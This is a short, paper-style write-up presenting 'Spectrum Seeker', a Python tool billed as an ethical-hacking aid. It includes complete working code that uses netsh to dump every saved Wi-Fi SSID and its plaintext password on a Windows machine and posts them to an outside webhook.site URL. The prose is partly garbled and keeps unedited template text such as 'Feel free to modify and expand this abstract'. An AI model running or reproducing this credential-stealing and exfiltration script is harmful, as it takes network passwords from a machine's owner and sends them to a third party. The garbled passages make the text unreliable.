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Spectrum Seeker

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A B S T R A C T

Wi-Fi networks have become ubiquitous in residential and business settings, enabling flexible Internet access. However, security on these networks remains a major concern, with potential vulnerabilities that can be exploited by malicious actors. In this study, we present a study on Wi-Fi network security that focuses on the detection and removal of network passwords using Python scripting in Windows environments. Our approach uses Python subprocesses to execute Windows commands to detect Wi-Fi network profiles and extract plaintext passwords associated with these profiles. We use regular expressions to parse commands and store context, enabling a complete list of network SSIDs and their associated passwords. Through our research, we demonstrate the feasibility of extracting Wi-Fi passwords from Windows systems using a simple scripting method. We discuss the implications of these findings for network security practices and emphasize the importance of implementing strong password security policies. This study contributes to the understanding of Wi-Fi security vulnerabilities and provides insights into possible ways to protect network systems from unauthorized access Further research in this area is needed to identify strategies another way to enhance Wi-Fi security and mitigate potential risks. Feel free to modify and expand this abstract based on the specifics and findings of your project.of online information gathering with ease.

Keywords: Spectrum seeker – User friendly python uncovers wi-fi name and passwords.

1. Introduction

"Spectrum Seeker" is a Python tool designed to help ethical hackers in the reconnaissance phase of security research. It provides access to Wi-Fi network information, allowing users to view network profiles and remove passwords from the Windows environment. ""Spectrum Seeker" appears as a Python tool optimized to enhance the reconnaissance phase of ethical hacking efforts, specifically targeting the location of secure Wi-Fi networks. It runs on Windows." community, this tool skillfully retrieves network information, Python's sophistication." -Deploys and scrutinizes scripting techniques to extract plaintext passwords. Delve into the intricacies of network design, "Spectrum Seeker" equips ethical hackers with valuable insights into of potential vulnerabilities, enables you to take proactive measures to strengthen network defenses and prevent malicious intrusions from being made

With the perfect blend of automation and precision, "Spectrum Seeker" accelerates the security assessment process, providing an intuitive way to identify weaknesses in a Wi-Fi system for Its efforts are not limited to password extraction but facilitating in-depth analysis, for security capability personnel to make informed decisions and prioritize development efforts in an era marked by psycho cyberthreats, "spectrum Seeker" stands as a beacon open, with an ethos of responsible hacking and a relentless pursuit of enhanced digital landscapes.

Feel free to modify and expand these paragraphs to better describe the unique features of the "Spectrum Seeker" and its importance in ethical hacking and cybersecurity.

2. Methodology

The tool uses Python scripting subprocess execution to communicate with Windows systems and execute network commands. It uses regular expressions, and parses the resulting commands to identify Wi-Fi network profiles and extract plain text associated with these profiles. The methodology used in this work involved the use of a Python subprocess module to interact with the Windows command-line interface, specifically the 'netsh wlan' command to retrieve information about the Wi-Fi profiles available there and about their corresponding security keys Advantage Regular expressions were used to parse the results of this command, in order to extract relevant information such as SSID and password.

3. Technology Used

1. Python: The entire script is written in Python, a versatile and widely-used programming language.

2. Windows Command-Line (netsh): The script utilizes the Windows netsh command-line utility to retrieve information about Wi-Fi profiles and their corresponding passwords

3. HTTP Requests (RESTful API): The requests module is used to make HTTP POST requests to the specified webhook URL, sending the extracted Wi-Fi information

4. Use cases


Ethical hackers can use "Spectrum Seeker":

1. Evaluating the security level of Wi-Fi networks in an organization

2. Identification of vulnerable or vulnerable network infrastructure that may pose a security risk.

3. Providing insight into the potential sources of attack and proposing mitigation strategies

5. Design and implementation



CODE IMPLEMENTED

```
import subprocess, os, sys, requests, re, urllib

# Replace with your webhook

url = 'https://webhook.site/297bc470-f233-4353-8216-042afcf42983'

# Lists and regex

found_ssids = []

pwnd = []

wlan_profile_regex = r"All User Profile\s+:\s(.*)$"

wlan_key_regex = r"Key Content\s+:\s(.*)$"

#Use Python to execute Windows command

get_profiles_command = subprocess.run(["netsh", "wlan", "show", "profiles"], stdout=subprocess.PIPE).stdout.decode()

#Append found SSIDs to list

matches = re.finditer(wlan_profile_regex, get_profiles_command, re.MULTILINE)

for match in matches:

    for group in match.groups():

        found_ssids.append(group.strip())
```

```
#Get cleartext password for found SSIDs and place into pwnd list
for ssid in found_ssids:
    get_keys_command = subprocess.run(["netsh", "wlan", "show", "profile", ("%s" % (ssid)), "key=clear"], stdout=subprocess.PIPE).stdout.decode()
    matches = re.finditer(wlan_key_regex, get_keys_command, re.MULTILINE)
    for match in matches:
        for group in match.groups():
            pwnd.append({
                "SSID":ssid,
                "Password":group.strip()
                })
#Check if any pwnd Wi-Fi exists, if not exit
if len(pwnd) == 0:
    print("No Wi-Fi profiles found. Exiting...")
    sys.exit()
print("Wi-Fi profiles found. Check your webhook...")
#Send the hackies to your webhookz
final_payload = ""
for pwnd_ssid in pwnd:
    final_payload += "[SSID:%s, Password:%s]\n" % (pwnd_ssid["SSID"], pwnd_ssid["Password"]) # Payload display format can be changed as desired
r = requests.post(url, params="format=json", data=final_payload)
```

7. CONCLUSION

"Spectrum Seeker" is an valuable tool for ethical hackers looking to enhance their searching capabilities and perform comprehensive security checks By enabling the identification and removal of Wi-Fi networks in order to help identify vulnerabilities and implement proactive security measures. The use of Python scripting in Wi-Fi network testing provides a practical and efficient way to assess network security level, enabling organizations to proactively identify and fix vulnerabilities to create themselves ban against potential cyber threats but put due diligence into such investigations to ensure adequate effective security practices It is important to go.In the results obtained from running Python scripts their They revealed Wi-Fi different networks with different passwords associated with them , which highlighted the importance of protecting Wi-Fi networks from unauthorized access.

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